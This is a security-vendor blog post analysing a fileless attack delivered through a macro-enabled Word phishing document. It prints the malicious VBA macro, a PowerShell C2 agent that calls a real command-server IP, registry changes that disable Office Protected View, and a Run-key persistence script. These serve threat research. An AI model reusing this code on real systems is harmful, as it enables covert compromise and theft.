
Morphisec Discovers New Fileless Attack Framework

Michael Gorelik

- Tweet
-



Ties Single Threat Actor Group to Multiple Campaigns, Interacts with Hacker.

On the 8th of March, Morphisec researchers began investigating a new fileless threat delivered via a macro-enabled Word document, which was attached to a phishing email sent to targeted high-profile enterprises. During the course of the investigation, we uncovered a sophisticated fileless attack framework that appears to be connected to various recent, much discussed attack campaigns.

The threat actor group behind this attack is likely the same one that carried out the DNS PowerShell messenger attack discovered by Talos on March 3rd. Investigation of the Command and Control center revealed resources that pointed to script artifacts on the C2 server closely resembling those from the DNS PowerShell messenger attack. Additional scripts and artifacts were found that can be traced to the Meterpreter attack discovered by Kaspersky and the campaign reported by FireEye which targeted personnel involved in SEC filings. FireEye believes that attack to be tied to a threat group they dubbed FIN7.

> ! Based on our findings, a single group of threat actors is responsible for many of the most sophisticated attacks on financial institutions, government organizations and enterprises over the past few months.

Just who these actors are still remains unknown. During the research, for a brief moment, the attacker interacted with our researchers via the very same PowerShell protocol used for the attack delivery. This rare interaction made clear that the hacker is part of a group which limits their exposure by targeting specific companies only. The threat actors blocked one of the IPs we were using for our investigation and soon after completely shut down that C2 command and control server. **Potentially, this resulted in the attackers losing their foothold in the systems of victims connected to that server and stopping ongoing chains of attack.**

Discovery of a New Attack Framework


Morphisec routinely tests it Endpoint Threat Solution against new attacks, particularly sophisticated attacks marked by low detection rates. While investigating such an attack, we not only observed several variations of the attack on different targets, but also discovered a complete attack framework which, we believe, was used to deliver several severe attacks that targeted banks, enterprises and governmental organizations.

Initial infection begins when the weaponized Word document delivers a PowerShell agent that opens a backdoor and establishes persistency. After this point, in most cases, the rest of the PowerShell commands are delivered through the command server. Over the course of three days, we observed different commands delivered based on the type of the target. For some targets, the attack was fully fileless, eventually delivering a Meterpreter session directly to memory. In other cases, the password-stealer LaZagne Project or another Python executable was delivered and executed.

After additional investigation, we identified controllers for different protocols including Cmd, Lazagne, Mimikatz and more.

Malicious Word Document and Low Detection Rate

Below are the indicators for the malicious document file. The detection ratio is just below the radar for most AVs. The document received a very low AV multiscan detection score of 16%, indicating a high level of sophistication.



DEA-1703102203.doc

malicious

Analyzed on March 9th 2017 08:00:30 (CEST) running the *Kernelmode* monitor and action script *Heavy Anti-Evasion*
Guest System: Windows 7 32 bit, Home Premium, 6.1 (build 7601), Service Pack 1, Office 2010 v14.0.4
Report generated by VxStream Sandbox v6.20 © Payload Security


Threat Score: 88/100
AV Multiscan: 16%
Labeled as: Macro.Agent

Incident Response

Risk Assessment

Persistence	Modifies auto-execute functionality by setting/creating a value in the registry Spawns a lot of processes
Fingerprint	Found a dropped file containing the Windows username (possible fingerprint attempt) Reads the active computer name Reads the cryptographic machine GUID Reads the windows installation date
Evasive	Executes WMI queries known to be used for VM detection
Network Behavior	Contacts 1 host. View the network section for more details.

Note the very low score in VirusTotal; none of the significant AV solutions identify this document statically as malicious.



SHA256: 12a7898fe5c75e0b57519f1e7019b5d09f5c5cbe49c48ab91daf6fcc09ee8a30

File name: court.doc

Detection ratio: 9 / 56

Analysis date: 2017-03-08 19:14:52 UTC (3 days, 13 hours ago)

Antivirus	Result	Update
AVG	W97M/PWS	20170308
Avast	MO97:Downloader-YI [Trj]	20170308
Avira (no cloud)	HEUR/Macro.Agent	20170308
ClamAV	Win.Trojan.PowerShell-10	20170308
ESET-NOD32	PowerShell/TrojanDownloader.Agent.AP	20170308
F-Secure	Trojan:W97M/MaliciousMacro.GEN	20170308
Fortinet	WM/Agent.AP!tr.dldr	20170308
Qihoo-360	heur.macro.powershell.x	20170308
ZoneAlarm by Check Point	HEUR:Trojan-Downloader.Script.Generic	20170308

WHY YOU SHOULD CARE

By all accounts, fileless attacks are on the rise and the problem may be bigger than anyone realizes. The malware resides solely in memory and commands are delivered directly from the Internet, with no executables on disk, making it basically invisible.

Last month, Kaspersky Lab found that networks of 140 banks, government organizations and enterprises were infected with fileless malware and suggests that the number could be much higher. AV solutions and Next Gen solutions, including AI-based technology, cannot cope with these fileless memory-based attacks. Knowing this, cybercriminal groups have increased their focus on these types of attacks: tools are widely available and encrypting the attack to evade security solutions is actually the easy part.


Here we see a single threat actor group, with tools easily available from the wide web, inflicting enormous damage. Given that the number of such actors will only increase, the need for a memory-based prevention solution like Morphisec Endpoint Threat Prevention is critical to any organization.

TECHNICAL ANALYSIS

Read online or download the Attack Analysis PDF.

MACRO WITH EMBEDDED POWERSHELL

As previously mentioned, the infection begins via a malicious Word document attached to a phishing email. The document claims to be protected and that the victim needs to enable the content to view it. This of course enables the macro.



Security Warning Macros have been disabled.


This document does not contain headings.

To create navigation tabs, create headings in your document by applying Heading Styles.

This document is protected


1. Open the document in Microsoft Office. Previewing online is not available for protected documents.
2. If this document was downloaded from your email, please click "Enable Editing" from the yellow bar above.
3. Once you have enable editing, please click "Enable Content" from the yellow bar above.

At this point, PowerShell executes using Windows Management Instrumentation (WMI), which has long been used for AV evasion.



wininit.exe		1,484 K	4,400 K	472	Windows Start-Up Application	Microsoft Corporation	64-bit
services.exe	0.01	5,088 K	9,972 K	568	Services and Controller app	Microsoft Corporation	64-bit
svchost.exe		4,484 K	10,632 K	688	Host Process for Windows S...	Microsoft Corporation	64-bit
WmiPrvSE.exe		10,420 K	17,648 K	2100	WMI Provider Host	Microsoft Corporation	64-bit
powershell.exe		66,784 K	63,268 K	348	Windows PowerShell	Microsoft Corporation	64-bit
powershell.exe		83,124 K	88,728 K	3504	Windows PowerShell	Microsoft Corporation	64-bit
EXCEL.EXE		24,852 K	33,436 K	4244	Microsoft Excel	Microsoft Corporation	32-bit

To keep suspicion low, an error windows pops up claiming that the document couldn't open because of a missing file.




Protected Mode, System Error

The program can't decrypt content because MSVCR110.dll is missing from your computer. Try reinstalling the program to fix this problem.

OK

```
Sub Document_Open()
Execute
errorb
End Sub
    Public Function Execute() As Variant
      Const HIDDEN_WINDOW = 0
      strComputer = "."
      Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")

      Set objStartup = objWMIService.Get("Win32_ProcessStartup")
      Set objConfig = objStartup.SpawnInstance_
      objConfig.ShowWindow = HIDDEN_WINDOW
      Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root\cimv2:Win32_Process")
      objProcess.Create "powershell.exe -WindowStyle hidden -ExecutionPolicy Bypass -nologo -noprofile -e [illegible]
& "[illegible]
& "[illegible]"AA==", Null, objConfig, intProcessID
    End Function

Public Function errorb() As Variant
MsgBox "The program can't decrypt content because MSVCR110.dll is missing from your computer. Try reinstalling the program to fix this problem.", vbCritical, "Protected Mode, Sys
End Function
```

After several decryption stages, the decrypted PowerShell is saved in **Public/Documents** and named **Updater.ps1**.




```
$Excel = New-Object -ComObject Excel.Application
$ExcelVersion = $Excel.Version
for($i=10; $i -le 20; $i++){
New-ItemProperty -Path "HKCU:\Software\Microsoft\Office\$i.0\excel\Security" -Name AccessVBOM -PropertyType DWORD -Value 1 -Force
New-ItemProperty -Path "HKCU:\Software\Microsoft\Office\$i.0\excel\Security" -Name VBAWarnings -PropertyType DWORD -Value 1 -Force
New-ItemProperty -Path "HKCU:\Software\Microsoft\Office\$i.0\excel\Security\ProtectedView" -Name DisableAttachementsInPV -Value 1 -PropertyType DWORD -Force
New-ItemProperty -Path "HKCU:\Software\Microsoft\Office\$i.0\excel\Security\ProtectedView" -Name DisableInternetFilesInPV -Value 1 -PropertyType DWORD -Force
New-ItemProperty -Path "HKCU:\Software\Microsoft\Office\$i.0\excel\Security\ProtectedView" -Name DisableUnsafeLocationsInPV -Value 1 -PropertyType DWORD -Force
}
for($i=10; $i -le 20; $i++){
New-ItemProperty -Path "HKCU:\Software\Microsoft\Office\$i.0\word\Security" -Name AccessVBOM -Value 1 -PropertyType DWORD -Force
New-ItemProperty -Path "HKCU:\Software\Microsoft\Office\$i.0\word\Security" -Name VBAWarnings -Value 1 -PropertyType DWORD -Force
New-ItemProperty -Path "HKCU:\Software\Microsoft\Office\$i.0\word\Security\ProtectedView" -Name DisableAttachementsInPV -Value 1 -PropertyType DWORD -Force
New-ItemProperty -Path "HKCU:\Software\Microsoft\Office\$i.0\word\Security\ProtectedView" -Name DisableInternetFilesInPV -Value 1 -PropertyType DWORD -Force
New-ItemProperty -Path "HKCU:\Software\Microsoft\Office\$i.0\word\Security\ProtectedView" -Name DisableUnsafeLocationsInPV -Value 1 -PropertyType DWORD -Force
}
New-ItemProperty -Path HKCU:SOFTWARE\Microsoft\Windows\CurrentVersion\Run -Name Updater -PropertyType String -Value 'C:\Users\Public\Documents\conf.vbs' -Force
$x='RGltIG9ialNoZWxsClNldCBvYmpTaGVsbCA9IFdTY3JpcHQuQ3JlYXRlT2JqZWN0KCJXU2NyaXB0LlNoZWxsIikKY29tbWFuZCA9ICJwb3dlcnNoZWxsLmV4ZSAtV2luZG93U3R5bGUgaGlkZGVuIC1FeGVjdXRpb25Qb2xpY3
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($x)) | Out-File C:\Users\Public\Documents\conf.vbs

$config = @{'api'= 'http://138.201.75.227/v2/'; 'storagePath'= 'C:\Users\Public\Documents'; 'chunkSize'=1024; 'retryCount'=2}
function encode
{
    param([string] $text)
    $bytes = [System.Text.Encoding]::UTF8.GetBytes($text)
    [Convert]::ToBase64String($bytes)
}

function decode
{
    param([string] $code)
    [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($code))
}


function getIps
{
    $ips=""
    gwmi Win32_NetworkAdapterConfiguration -Filter "IPEnabled=True" | where{$_.IPAddress[0] -NotLike '169*'} | % {$ips = $ips + "-"+ $_.IPAddress[0]}
    return $ips.subString(1)
}
```

[Full script at: http://pastebin.com/aswBvyZC]

This script is actually an agent which gets commands from the C2 server, executes them and returns the results. The malware also lowers the security macro restrictions in Office by disabling the protected view - *HKCU:\Software\Microsoft\Office\$i.0\excel\Security\ProtectedView*. This allows future macro-based documents to be automatically executed, without any "enable macro" pop-up.

Morphisec identified the C2 server and, after further investigations, found additional scripts that execute Mimikatz, Lazagne, Cmd, DNS messenger (for more details see the *Command & Control section* below).

PERSISTENCY STEPS


Registry Editor
File Edit View Favorites Help
NetCache
Policies
RADAR
Run
RunOnce
Screensave
Shell Exten

Name	Type	Data
(Default)	REG_SZ	(value not set)
Updater	REG_SZ	C:\Users\Public\Documents\conf.vbs

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

C:\Users\Public\Documents\conf.vbs - Notepad++


File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
conf.vbs

```
Dim objShell
Set objShell = WScript.CreateObject("WScript.Shell")
command = "powershell.exe -WindowStyle hidden -ExecutionPolicy Bypass -nologo -noprofile -file C:\Users\Public\Documents\Updater.ps1"
objShell.Run command,0
Set objShell = Nothing
```

Name	Date modified	Typ
Adobe PDF	7/27/2016 11:44 AM	File
Explorer Suite Signatures	8/25/2016 4:05 PM	File
Fiddler2	2/12/2017 9:49 AM	File
index.php	10/28/2016 3:13 PM	File
Outlook Files	2/20/2017 6:54 PM	File
conf.vbs	3/12/2017 10:49 AM	VBS
[redacted]key	3/12/2017 10:49 AM	KEY
Updater.ps1	3/12/2017 10:49 AM	PS1

This specific version adds the execution of the PowerShell through Visual basic code in the *HKCU Run key* and stores the triggered visual basic file and PowerShell script in the Public/Documents folder.

We found other versions of Updater.ps1, ready to be deployed and turn more companies into victims of this cybercrime. Those versions also add a scheduled task to execute the PowerShell, in case it is executed with admin privileges.

